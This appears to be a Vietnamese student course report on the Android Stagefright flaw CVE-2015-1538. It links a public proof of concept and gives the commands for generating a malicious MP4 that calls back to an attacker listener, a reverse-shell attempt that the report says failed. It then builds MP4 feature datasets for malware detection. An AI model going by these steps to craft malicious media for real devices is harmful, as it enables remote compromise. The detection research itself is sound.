- *Thông tin về lỗ hổng CVE 2015-1538*: Có lỗ hổng "Integer Overflow" trong hàm SampleTable::setSampleToChunkParams trong SampleTable.cpp trong libstagefright trên Android trước 5.1.1 LMY48I, cho phép attacker từ xa thực thi code thông qua nguyên tử được tạo trong dữ liệu tệp MP4, nguyên tử này sẽ kích hoạt phép nhân không được kiểm tra, còn được biết đến là internal bug 20139950.
- *Bằng chứng khai thác*: https://github.com/jduck/cve-2015-1538-1/tree/master
- Nhóm sẽ sử dụng bằng chứng khai thác để tạo tệp MP4 độc hại để khai thác lỗ hổng CVE 2015-1538 trên máy ảo Android 5.0.0 với mong đợi là lấy được shell của máy ảo này.


b. Chi tiết cài đặt, hiện thực

<cách cài đặt, lập trình trên máy tính, cấu hình máy tính sử dụng, chuẩn bị dữ liệu, v.v>

Môi trường cho kịch bản 1: 1 máy ảo kali linux và 1 máy ảo Android 5.0.0 (2 máy ảo này phải cùng chung lớp mạng).

Các bước thực hiện kịch bản 1:

- Bước 1: Tải source code từ bằng chứng khai thác.
- Bước 2: Chỉnh sửa source một chút do có vài lỗi syntax.
- Bước 3: Chạy lệnh sau để tạo tệp MP4 độc hại:
  python2 Stagefright_CVE-2015-1538-1_Exploit.py -c <IP máy kali> -p <cổng nghe trên máy kali>




Hình 10: Quá trình tạo tệp MP4 độc hại - kịch bản 1

- Bước 4: Tệp MP4 vừa tạo nếu đúng mong đợi thì khi máy Android chạy file thì máy kali tại cổng nghe sẽ bắt được shell của máy Android. Chuyển tệp MP4 độc hại cho máy Android, có thể dùng adb:
  ./adb push <đường dẫn đến tệp MP4> /sdcard/download


```
PS C:\Program Files\Genymobile\Genymotion\tools> ./adb push "A:\VMWare Libary\SharedFolder\cve-2015-1538-1.mp4" /sdcard/
download
A:\VMWare Libary\SharedFolder\cve-2015-1538-1.mp4: 1 file pushed. 18.1 MB/s (2024901 bytes in 0.107s)
```

Hình 11: Truyền tệp MP4 độc hại cho máy ảo Android – kịch bản 1



Hình 12: Tệp MP4 độc hại trên máy Android - kịch bản 1

- Bước 5: Mở cổng nghe trên máy kali và chạy file trên máy Android rồi quan sát.



Hình 13: Máy kali lắng nghe trên cổng 4444 - kịch bản 1

Nền tảng triển khai kịch bản 2, 3, 4 của nhóm: Nhóm triển khai 3 kịch bản này trên Google Colab.

Cách thiết kế phương pháp trích xuất đặc trưng Knowledge-based:

- Danh sách 243 đặc trưng được liệt kê trong phần phụ lục của bài báo.

Table 6
Feature list for the proposed feature extraction methodologies.

Meta Features		Feature Name	Discription	Feature Name	Discription
Feature Name	Discription	MP4 Sound Creation Time	Checks if exists	Number of Uris	Num of URLs in the file
file size	File size in Bytes	MP4 Sound Balance	Checks if exists	IP Count	Num of IPs in the file
MP4 Transformation Mabix	Checks if exists	MP4 Major Brand NDXH	Checks for match	EmailAddress Count	Num of Email Adressess
MP4 Rotation	Checks if exists	MP4 Major Brand NDXM	Checks for match	FirstQ.uerterAsTextMean	File a text, Qlline length mean
MP4 Preferred Volume	Checks if exists	MP4 Major Brand NDXP	Checks for match	FirstQ, uerterAsText: Sd	File a text, Qlline length SO
MP4 Preferred Rate	Checks if exists	MP4 Major Brand NDXS	Checks for match	SemndQuerterAsTextMean	File a text, Q2 line length mean
MP4 Next Track ID	Checks if exists	MP4 Major Brand odd	Checks for match	SemndQuerterAsTextSd	File a text, Q2 line length SO
MP4 Modification Time	Checks if exists	MP4 Major Brand_opf2	Checks for match	ThirdQuerterAsTextMean	File a text, Q3 line length mean
MP4 Minor Version	Checks if exists	MP4 Major Brand opx2	Checks for match	ThirdQuerterAsTextSd	File a text, 03 line length SO

Hình 14: Phần đầu của danh sách đặc trưng cho Knowledge-based ở phần phụ lục của bài báo

- Sử dụng thư viện pymp4 để trích xuất các box của tệp MP4 từ đó trích xuất các metadata và meta-features theo mô tả của các đặc trưng của danh sách các đặc trưng.

Cách thiết kế phương pháp trích xuất đặc trưng Atoms Structural và Atoms Names:


- Sử dụng thư viện pymp4 để trích xuất các box của tệp MP4 từ đó áp dụng các kỹ thuật đệ quy để trích xuất tất cả đường dẫn/tên của nguyên tử. Có loại bỏ trùng lặp trong quá trình trích xuất bộ đặc trưng.

c. Kết quả thực nghiệm

<mô tả hình ảnh về thực nghiệm, bảng biểu số liệu thống kê từ thực nghiệm, nhận xét về kết quả thu được.>


Kịch bản 1 – Tạo tệp MP4 độc hại khai thác CVE 2015-1538:

- Kết quả khi chạy tệp MP4 độc hại được tạo trên máy ảo Android: Tệp không chạy được.




Hình 15: Kết quả chạy tệp MP4 độc hại trên máy ảo Android - kịch bản 1

- Kết quả trên cổng nghe của máy kali: Cổng nghe trên máy kali không bắt được gì.



Hình 16: Cổng 4444 trên máy kali không nghe được gì - kịch bản 1

- Kết quả đánh giá tệp MP4 được tạo trên VirusTotal: Tệp được đánh giá là độc hại.



Hình 17: Kết quả đánh giá của VirusTotal với tệp MP4 được tạo - kịch bản 1

Kịch bản 2 – Triển khai phương pháp trích xuất đặc trưng Knowledge-based: Triển khai thành công phương pháp và xuất ra 1 tệp .csv (dataset_1.csv) chứa tập dữ liệu với đầy đủ đặc trưng, tổng 243 đặc trưng thêm 1 cột nhãn.

dataset_kb

Warning: Total number of columns (244) exceeds max_columns (20). Falling back to pandas display.

	file size	MP4 Transformation Matrix	MP4 Rotation	MP4 Preferred Volume	MP4 Preferred Rate	MP4 Next Track ID	MP4 Modification Time	MP4 Minor Version	MP4 Media Time Scale	MP4 Major Brand	MP4 Major Brand 3 g2.a	MP4 Major Brand 3 g2.b	MP4 Major Brand 3g2c	MP4 Major Brand 3 g06	MP4 Major Brand 3p7.	MP4 Major Brand 3 g.g6	MP4 Major Brand 3gp1	MP4 Major Brand 3gp2	MP4 Major Brand 3gp3
0	2907.0	1.0	0.0	1.0	1.0	1.0	1.0	1.0	1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0
1	32.0	0.0	0.0	0.0	0.0	0.0	0.0	1.0	0.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0
2	9389.0	1.0	0.0	1.0	1.0	1.0	1.0	1.0	1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0
3	NaN	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN
4	12763192.0	1.0	0.0	1.0	1.0	1.0	1.0	1.0	1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0
5	1367014.0	1.0	0.0	1.0	1.0	1.0	1.0	1.0	1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0
6	2075102.0	1.0	0.0	1.0	1.0	1.0	1.0	1.0	1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0
7	663601.0	1.0	0.0	1.0	1.0	1.0	1.0	1.0	1.0	1.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0

Hình 18: Một phần của dataset_1.csv - kịch bản 2

- *Sự khác biệt dễ thấy giữa tệp MP4 độc hại và lành tính ở phương pháp này*: các tệp độc hại không có đặc trưng "MP4 Video Compressor Name" trong khi các tệp lành tính thì có.

```
print(dataset_kb.shape)
dataset_kb
```

MP4 Video raphK: Mode eCopy	MP4 Video GraphK: s Mode PremulWhiteAlpha	MP4 Video GraphK: s Mode Premulblackalpha	MP4 Video GraphK: s Mode Straightalphablend	MP4 Video Graphics Mode Composition	MP4 Video Graphics Mode Else	MP4 Video Frame Rate	MP4 Video Depth	MP4 Video Creation Time	MP4 Video Compressor Name	MP4 Video Compressor Name AVC	MP4 Video Compressor Name HEVC
0.0	0.0	0.0	0.0	0.0	1.0	NaN	NaN	1.0	0.0	NaN	NaN
NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	0.0	0.0	NaN	NaN
0.0	0.0	0.0	0.0	0.0	1.0	NaN	NaN	1.0	0.0	NaN	NaN
NaN	NaN	NaN	NaN	NaN	NaN	NaN	NaN	0.0	0.0	NaN	NaN
0.0	0.0	0.0	0.0	0.0	1.0	1.0	24.0	1.0	1.0	1.0	0.0
0.0	0.0	0.0	0.0	0.0	1.0	1.0	24.0	1.0	1.0	0.0	0.0
0.0	0.0	0.0	0.0	0.0	1.0	1.0	24.0	1.0	1.0	0.0	0.0
0.0	0.0	0.0	0.0	0.0	1.0	1.0	24.0	1.0	1.0	0.0	0.0

Hình 19: Sự khác biệt dễ thấy giữa tệp độc hại và lành tính, 4 dòng đầu là từ tệp độc hại - kịch bản 2

Kịch bản 3 – Triển khai phương pháp trích xuất đặc trưng Atoms Structural: Triển khai thành công phương pháp và xuất ra 2 tệp .csv (dataset_2.csv, dataset_3.csv) chứa 2 tập dữ liệu với đầy đủ đặc trưng áp dụng 2 phương pháp biểu diễn đặc trưng khác nhau, tổng 38 đặc trưng thêm 1 cột nhãn.

```
dataset_as
```

	/ftyp	/uuid	/mdat	/moov	/moov/mvhd	/moov/trak	/moov/trak/tkhd	/moov/trak/mdia	/moov/trak/mdia/mdhd	/moov/trak/mdia/hdlr	/moov/trak/mdia/minf
0	1	0	1	1	1	1	1	1	1	1	1
1	1	0	0	1	0	0	0	0	0	0	0
2	1	0	1	1	1	1	1	1	1	1	1
3	0	0	0	0	0	0	0	0	0	0	0
4	1	1	1	1	1	2	2	2	2	2	2
5	1	0	1	1	1	2	2	2	2	2	2
6	1	0	1	1	1	1	1	1	1	1	1
7	1	0	1	1	1	1	1	1	1	1	1

Hình 20: Một phần của dataset_2.csv, biểu diễn đặc trưng Count - kịch bản 3

```
dataset_as_bin
```

	/ftyp	/uuid	/mdat	/moov	/moov/mvhd	/moov/trak	/moov/trak/tkhd	/moov/trak/mdia	/moov/trak/mdia/mdhd	/moov/trak/mdia/hdlr	/moov/trak/mdia/minf
0	1	0	1	1	1	1	1	1	1	1	1
1	1	0	0	1	0	0	0	0	0	0	0
2	1	0	1	1	1	1	1	1	1	1	1
3	0	0	0	0	0	0	0	0	0	0	0
4	1	1	1	1	1	1	1	1	1	1	1
5	1	0	1	1	1	1	1	1	1	1	1
6	1	0	1	1	1	1	1	1	1	1	1
7	1	0	1	1	1	1	1	1	1	1	1

Hình 21: Một phần của dataset_3.csv, biểu diễn đặc trưng Binary - kịch bản 3

- *Sự khác biệt dễ thấy giữa tệp MP4 độc hại và lành tính ở phương pháp này*: các tệp độc hại không có đặc trưng "/moov/trak/mdia/minf/stbl/stss" trong khi các tệp lành tính thì có.

```
dataset_as
```

/mdia/minf/stbl/stsc	/moov/trak/mdia/minf/stbl/stsz	/moov/trak/mdia/minf/stbl/stco	/moov/trak/mdia/minf/stbl/stss	/moov/trak/mdia/minf/smhd
0	0	0	0	0
0	0	0	0	0
1	1	1	0	0
0	0	0	0	0
2	2	2	1	1
2	2	2	1	1
1	1	1	1	0
1	1	1	1	0

Hình 22: Sự khác biệt dễ thấy giữa tệp độc hại và lành tính, 4 dòng đầu là từ tệp độc hại - kịch bản 3

Kịch bản 4 – Triển khai phương pháp trích xuất đặc trưng Atoms Names: Triển khai thành công phương pháp và xuất ra 2 tệp .csv (dataset_4.csv, dataset_5.csv) chứa 2 tập dữ liệu với đầy đủ đặc trưng áp dụng 2 phương pháp biểu diễn đặc trưng khác nhau, tổng 32 đặc trưng thêm 1 cột nhãn.

```
print(dataset_an.shape)
dataset_an
```

```
(8, 33)
```

	ftyp	uuid	mdat	moov	mvhd	trak	tkhd	mdia	mdhd	hdlr	minf	vmhd	dinf	dref	stbl	stsd	stts	stsc	stsz	stco	stss	smhd	esds	ctts	udta	free	edts	sgpd	sbgp	smss	cprt		IsMal
0	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	1	0	0	1	0	0	0	0	0	1	1	1	1
1	1	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1
2	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	1	1	1	0	0	0	0	0	1
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1
4	1	1	1	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	2	2	1	1	1	1	1	0	0	0	0	0	0	0	0
5	1	0	1	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	2	2	1	1	1	0	1	1	2	1	1	0	0	0	0
6	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	1	1	1	0	0	0	0	0	0
7	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	1	1	1	0	0	0	0	0	0

Hình 23: Một phần của dataset_4.csv, biểu diễn đặc trưng Count - kịch bản 4

```
dataset_an_bin
```

	ftyp	uuid	mdat	moov	mvhd	trak	tkhd	mdia	mdhd	hdlr	minf	vmhd	dinf	dref	stbl	stsd	stts	stsc	stsz	stco	stss	smhd	esds	ctts	udta	free	edts	sgpd	sbgp	smss	cprt		IsMal
0	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	1	0	0	1	0	0	0	0	0	1	1	1	1
1	1	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1
2	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	1	1	1	0	0	0	0	0	1
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1
4	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	0	0	0	0
5	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0
6	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	1	1	1	0	0	0	0	0	0
7	1	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	1	1	1	0	0	0	0	0	0

Hình 24: Một phần của dataset_5.csv, biểu diễn đặc trưng Binary - kịch bản 4

d. Hướng phát triển

<Nêu hướng phát triển tiềm năng của đề tài này trong tương lai. Nhận xét về tính ứng dụng của đề tài>.

Hướng phát triển:

- Mở rộng bộ sưu tập.
- Tìm hiểu cách tạo MP4 độc hại có thể chạy trên máy nạn nhân và gây tác động tới hệ thống.
- Triển khai đầy đủ hệ thống tạo tập dữ liệu như bài báo: Trích xuất đặc trưng > biểu diễn đặc trưng > lựa chọn đặc trưng > N đặc trưng hàng đầu > datasets.
- Sử dụng các datasets được tạo ra để huấn luyện mô hình phát hiện tệp MP4 độc hại đã biết và chưa biết.
- Áp dụng mô hình phát hiện trong ngữ cảnh cụ thể.

Nhận xét tính ứng dụng của đề tài:

- Nếu có thể thực hiện trọn vẹn được đề tài này thì như nhóm tác giả đã kết luận, ta có thể ứng dụng các phương pháp trích xuất đặc trưng này trong việc huấn luyện mô hình máy học phát hiện tệp MP4 độc hại chưa biết và ứng dụng mô hình này vào các phần mềm, công chống virus, quét phần mềm độc hại, … giúp việc sử dụng các tệp MP4 an toàn hơn.
- Ngoài ra, còn có thể ứng dụng các phương pháp trích xuất đặc trưng này vào "pháp chứng kỹ thuật số" hay "phân tích pháp ý phần mềm độc hại" khi mà các đặc trưng được trích xuất bởi phương pháp Atoms Structural, theo nhóm tác giả, là có mang theo thông tin và ý nghĩa giúp ích cho việc phân tích của các chuyên gia.

Sinh viên báo cáo các nội dung mà nhóm đã thực hiện, có thể là 1 phần hoặc toàn bộ nội dung của bài báo. Nếu nội dung thực hiện có khác biệt với bài báo (như cấu hình, tập dữ liệu, kết quả,...), sinh viên cần chỉ rõ thêm khác biệt đó và nguyên nhân.

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: [Mã lớp]-Project_Final_NhomX_Madetai. (trong đó X và Madetai là mã số thứ tự nhóm và Mã đề tài trong danh sách đăng ký nhóm đồ án).

  Ví dụ: [NT521.N11.ANTT]-Project_Final_Nhom03_CK01.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT